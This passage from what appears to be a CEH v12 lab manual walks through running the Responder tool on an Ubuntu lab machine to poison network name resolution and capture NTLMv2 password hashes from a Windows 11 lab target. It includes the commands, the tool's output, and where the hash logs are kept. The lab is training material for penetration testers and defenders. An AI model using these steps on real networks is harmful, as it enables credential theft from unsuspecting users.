6. Type **chmod +x ./Responder.py** and press **Enter** to grant permissions to the script.




A screenshot of a terminal window titled "Terminal". The window shows the command line interface of an Ubuntu system. The user has run the following commands:

```
ubuntu@ubuntu:~$ cd Responder
ubuntu@ubuntu:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu:~/Responder$
```

7. Type **sudo ./Responder.py -l ens3** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.


Note: The password that you type will not be visible.

Note: **-l**: specifies the interface (here, **ens3**). However, the network interface might be different in your machine, to check the interface, issue ifconfig command.

A screenshot of an Ubuntu desktop environment. On the left is a dock with various icons: Activities, Terminal, Dash, Home, Applications, Help, and a maximize/minimize/restore window icon. A terminal window titled "ubuntu@ubuntu: ~/Responder" is open, showing the command-line session:

```
ubuntu@ubuntu:~$ cd Responder
ubuntu@ubuntu:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu:~/Responder$ sudo ./Responder.py -I ens3
[sudo] password for ubuntu: [REDACTED]
```

8. Responder starts listening to the network interface for events, as shown in the screenshot.

A screenshot of an Ubuntu desktop environment. The terminal window shows the Responder configuration and its status:

```
Activities Terminal Jun 7 00:07
ubuntu@ubuntu:~/Responder

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]


[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [OFF]


[+] Generic Options:
Responder NIC [ens3]
Responder IP [10.10.1.9]
Challenge set [1122334455667788]

[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
```

9. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, right-click on the **Start** icon, and click **Run**.



10. The **Run** window appears; type **\\"CEH-Tools** in the **Open** field and click **OK**.




11. Leave the **Windows 11** machine as it is and click **CEHv12 Ubuntu** to switch back to the **Ubuntu** machine.

12. Responder starts capturing the access logs of the **Windows 11** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.

13. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.1.11.txt** file.

14. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.

